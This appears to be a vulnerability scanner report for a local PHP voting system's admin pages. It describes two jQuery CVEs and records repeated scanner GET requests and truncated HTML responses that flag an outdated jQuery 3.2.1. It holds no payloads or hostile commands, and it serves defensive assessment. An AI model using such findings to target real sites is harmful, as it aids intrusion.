### jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

## Affected Versions

1.9.0 to 3.4.1

## External References

- [CVE-2020-11022](#)

### JQuery Prototype Pollution Vulnerability

jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable \_\_proto\_\_ property, it could extend the native Object.prototype.

## Affected Versions

1.0 to 3.3.1

## External References

- [CVE-2019-11358](#)

## Vulnerabilities

15.1. <http://localhost/votesystem/admin/>

**Identified Version**

- 3.2.1

**Latest Version**

- 3.7.0 (in this branch)

**Vulnerability Database**

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

**Certainty****Request**

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 15.2. http://localhost/votesystem/admin/index.php

### Identified Version

- 3.2.1

### Latest Version

- 3.7.0 (in this branch)

### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

### Certainty



### Request

```
GET /votesystem/admin/index.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## 15.3. http://localhost/votesystem/admin/index.php/

### Certainty



### Request

```
GET /votesystem/admin/index.php/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.8308 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:28:41 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 15.4. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/datatables.net/dist/css/skins/\_all-skins.min.css

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/cs  
s/skins/_all-skins.min.css HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d  
atatables.net/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9382 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:35 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

15.5. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:29 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

15.6. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/font-awesome/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/font-awesome/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.6945 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:45 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

15.7. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/jquery-slimscroll/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/jquery-slimscroll/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.3288 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:32 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 15.8. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js)

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d  
atatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.0415 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:03 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 15.9. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/moment/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js)

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.2843 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:09 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 15.10. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/moment/plugins/iCheck/icheck.min.js

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/icheck/  
icheck.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/m  
oment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 14.3339 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:07 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## 15.11. http://localhost/votesystem/admin/index.php/plugins/

### Certainty



### Request

```
GET /votesystem/admin/index.php/plugins/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9902 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
